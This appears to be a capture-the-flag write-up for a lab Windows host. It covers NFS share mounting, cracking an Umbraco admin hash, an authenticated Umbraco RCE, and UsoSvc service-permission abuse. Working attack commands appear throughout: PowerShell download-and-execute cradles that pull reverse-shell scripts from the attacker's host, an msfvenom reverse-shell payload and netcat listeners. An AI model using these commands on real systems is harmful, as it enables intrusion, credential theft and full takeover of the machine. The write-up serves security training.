Methodology
- Open Ports Enumeration
- Remote mount point identified
- Admin credentials for Umbraco CMS identified
- RCE exploit identified
- Foothold gained
- Improper Service Permissions identified
- SYSTEM access gained
Lessons Learned
- Remote NFS mount
- Scouring and identifying credentials from database file
- Abusing service permissions
Open Ports Enumeration
The open ports enumeration of the target1 had identified seven open services, most notably NFS and RPCBIND. The scan had not identified any known vulnerabilities for exploitation and the results of the scan are given on the section below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
[_4m0r@manjaro Remote]$ targetRecon 10.10.10.180
[+] Open Ports Scan
        21      ftp
        80      http
        111     rpcbind
        135     msrpc
        139     netbios-ssn
        445     microsoft-ds
        2049    nfs
[+] Scripts Scan
                 nmap -sV -A --script=default,vuln -p 21 10.10.10.180

Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-31 19:19 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.180 (10.10.10.180)
Host is up (0.26s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
|_sslv2-drown:
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.58 seconds

                 nmap -sV -A --script=default,vuln -p 80 10.10.10.180

Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-31 19:20 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.180 (10.10.10.180)
Host is up (0.32s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /blog/: Blog
|   /home.aspx: Possible admin folder
|   /contact/: Potentially interesting folder
|   /home/: Potentially interesting folder
|_  /intranet/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-title: Home - Acme Widgets
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 846.51 seconds

                 nmap -sV -A --script=default,vuln -p 111 10.10.10.180

Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-31 19:34 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.180 (10.10.10.180)
Host is up (0.32s latency).

PORT    STATE SERVICE VERSION
111/tcp open  rpcbind 2-4 (RPC #100000)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 285.45 seconds

                 nmap -sV -A --script=default,vuln -p 135 10.10.10.180

Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-31 19:39 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.180 (10.10.10.180)
Host is up (0.34s latency).

PORT    STATE SERVICE VERSION
135/tcp open  msrpc   Microsoft Windows RPC
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.38 seconds

                 nmap -sV -A --script=default,vuln -p 139 10.10.10.180

Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-31 19:40 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.180 (10.10.10.180)
Host is up (0.31s latency).

PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Microsoft Windows netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_samba-vuln-cve-2012-1182: SMB: Couldn't find a NetBIOS name that works for the server. Sorry!
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: SMB: Couldn't find a NetBIOS name that works for the server. Sorry!
|_smb2-security-mode: SMB: Couldn't find a NetBIOS name that works for the server. Sorry!
|_smb2-time: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.98 seconds

                 nmap -sV -A --script=default,vuln -p 445 10.10.10.180

Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-31 19:41 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.180 (10.10.10.180)
Host is up (0.27s latency).

PORT    STATE SERVICE       VERSION
445/tcp open  microsoft-ds?
|_clamav-exec: ERROR: Script execution failed (use -d to debug)

Host script results:
|_clock-skew: 1m39s
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-07-31T14:14:14
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.75 seconds

                 nmap -sV -A --script=default,vuln -p 2049 10.10.10.180

Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-31 19:42 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.180 (10.10.10.180)
Host is up (0.25s latency).

PORT     STATE SERVICE VERSION
2049/tcp open  mountd  1-3 (RPC #100005)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.39 seconds

[+] Summary
21      ftp     Microsoft ftpd N/A
                No vuln found
80      http    Microsoft HTTPAPI httpd 2.0
                No vuln found
111     rpcbind N/A N/A
                No vuln found
135     msrpc   Microsoft Windows RPC N/A
                No vuln found
139     netbios-ssn     Microsoft Windows netbios-ssn N/A
                No vuln found
445     microsoft-ds    N/A N/A
                No vuln found
2049    nfs     N/A N/A
                No vuln found
Although the FTP service allows anonymous login, there neither were any interesting files nor write access.
HTTP Service
Browsing to http://10.10.10.180 revealed a webpage for ACME Widgets, a somewhat elaborate website from a cursory look. The usual nikto and dirb scans were initiated and enumeration of other services were carried while they complete.
NFS Share
With both rpcbind and nfs services running, possible export points on the NFS service were enumerated with showmount. The enumeration identified the export point /site_backups with mount access to everyone.
1
2
3
[_4m0r@manjaro Remote]$ showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
The identified export point was mounted on the attacking host using mount as follows.
1
2
3
4
[_4m0r@manjaro Remote]$ mkdir /tmp/Remote
[_4m0r@manjaro Remote]$ sudo mount -t nfs 10.10.10.180:/site_backups /tmp/Remote/
[sudo] password for _4m0r:
[_4m0r@manjaro Remote]$
Umbraco CMS
The share hosted some directories and files titled as and related to umbraco. A basic google-fu revealed that it could pertain to Umbraco CMS. The footer of the webpage, ACME Widgets also confirmed Umbraco’s presence with the content.
1
Umbraco HQ - Unicorn Square - Haubergsvej 1 - 5000 Odense C - Denmark - +45 70 26 11 62
The mounted share also had a configuration file, Web.config, through which the CMS version was identified as 7.12.4.
1
2
3
4
[_4m0r@manjaro Remote]$ cat Web.config
---SNIP---
<add key="umbracoConfigurationStatus" value="7.12.4" />
 ---SNIP---
A database (sdf) file, Umbraco.sdf was identified on the directory App_Data under /site_backups. The contents revealed the password hash and email for the admin user. The email admin@htb.local and the hash b8be16afba8c314ad33d812f22a04991b90e2aaa were identified from the database file as follows.
1
2
3
4
5
6
[_4m0r@manjaro App_Data]$ head Umbraco.sdf
��V�t�t�y���Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d��׃rf�u�rf�v�rf���rf����X�v�������adminadm
in@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50��BiIf�hVg�v�rf�hVg����X�v�������adminadmin@h
tb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f�[{"alias":"umbIntroIntroduction","completed":fal
se,"disabled":true}]��?�g�.og���g����X�v�������smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.lo
---SNIP---
The hash was cracked with john using rockyou.txt as baconandcheese.
1
2
3
4
5
6
7
8
9
10
[_4m0r@manjaro Remote]$ john --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt --format=raw-SHA1 hash
Created directory: /home/_4m0r/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 AVX 4x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
baconandcheese   (?)
1g 0:00:00:00 DONE (2020-07-31 19:35) 1.041g/s 10233Kp/s 10233Kc/s 10233KC/s baconandcheese..baconand21
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
Initial Foothold
Google-Fu identified an authenticated RCE vulnerability for Umbraco CMS v 7.12.4 and GitHub has a Python script2 more suited for the purpose of getting a shell. With the identified credentials, admin@htb.local:baconandcheese, the usability of the exploit was verified by executing whoami through it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
[_4m0r@manjaro Remote]$ python exploit.py -h
usage: exploit.py [-h] -u USER -p PASS -i URL -c CMD [-a ARGS]

Umbraco authenticated RCE

optional arguments:
  -h, --help                 show this help message and exit
  -u USER, --user USER       username / email
  -p PASS, --password PASS   password
  -i URL, --host URL         root URL
  -c CMD, --command CMD      command
  -a ARGS, --arguments ARGS  arguments

[_4m0r@manjaro Remote]$ python exploit.py -i http://10.10.10.180 -u admin@htb.local -p baconandcheese -c whoami
iis apppool\defaultapppool
The powershell file Invoke-PowerShellTcp.ps13 was downloaded on the attacking and the following line was added to the end of the file to initiate a reverse shell.
1
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.121 -Port 9095
A webserver was started using Python as python -m http.server 80 and a netcat listener on port 9095 was initiated as nc -nvlp 9095. Post these setups, the shell was initiated with the exploit as follows.
1
[_4m0r@manjaro Remote]$ python exploit.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180/ -c powershell.exe -a "IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.121/Invoke-PowerShellTcp.ps1')"
This will download the powershell file from the webserver onto the target and will execute the same, resulting in a reverse powershell on the netcat listener. The entire process is shown on the section given below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
---TERMINAL-1---
[_4m0r@manjaro Remote]$ sudo python -m http.server 80
[sudo] password for _4m0r:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.180 - - [31/Jul/2020 20:22:44] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -

---TERMINAL-2---
[_4m0r@manjaro Remote]$ python exploit.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180/ -c powershell.exe -a "IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.121/Invoke-PowerShellTcp.ps1')"

---TERMINAL-3---

[_4m0r@manjaro Remote]$ nc -nvlp 9095
Connection from 10.10.10.180:49699
Windows PowerShell running as user REMOTE$ on REMOTE
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>cd C:\Users
PS C:\Users> cd Public
PS C:\Users\Public> type user.txt
d18e3---REDACTED---7c4f4
Privilege Escalation
Through the reverse powershell, the script PowerUp.ps14 from PowerShellEmpire was downloaded and executed on the target as follows.
1
PS C:\Users\Public> IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.121/PowerUp.ps1')
The script has the Invoke-AllChecks module that automates the process of gathering and reporting privilege escalation information. The module was executed and it had identified improper permissions for the service UsoSvc and had also listed a function to abuse the service settings. The same is shown on the section given below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
PS C:\Users\Public> Invoke-AllChecks

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...


[*] Checking for unquoted service paths...


[*] Checking service executable and argument permissions...


[*] Checking service permissions...


ServiceName   : UsoSvc
Path          : C:\Windows\system32\svchost.exe -k netsvcs -p
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -ServiceName 'UsoSvc'
---SNIP---
SYSTEM Shell
Theoretically, by executing Invoke-ServiceAbuse -ServiceName 'UsoSvc' with the -Command option, the command specified gets executed with Administrator privileges. In order to exploit this into a SYSTEM shell a payload was generated with msfvenom onto an executable reverse.exe as follows.
1
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.121 LPORT=9090 -f exe --platform windows > reverse.exe
The same is downloaded on the target, using Invoke-WebRequest, onto the location C:\temp as follows.
1
PS C:\temp> Invoke-WebRequest "http://10.10.14.121/reverse.exe" -OutFile "C:\temp\reverse.exe"
After starting a netcat listener on port 9090, the service UsoSvc was abused into an Administrator reverse shell with the following command.
1
PS C:\temp> Invoke-ServiceAbuse -ServiceName 'UsoSvc' -Command "C:\temp\reverse.exe"
This resulted in a reverse shell on the listener as the Administrator, post which the root flag was read. The process is shown on the section given below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
---TARGET---
PS C:\temp> Invoke-WebRequest "http://10.10.14.121/reverse.exe" -OutFile "C:\temp\reverse.exe"
PS C:\temp> ls


    Directory: C:\temp


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        7/31/2020  11:24 AM          73802 reverse.exe

PS C:\temp> Invoke-ServiceAbuse -ServiceName 'UsoSvc' -Command "C:\temp\reverse.exe"

---ATTACKING HOST---
[_4m0r@manjaro Remote]$ nc -nvlp 9090
Connection from 10.10.10.180:49711
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
d9e7a---REDACTED---88cd2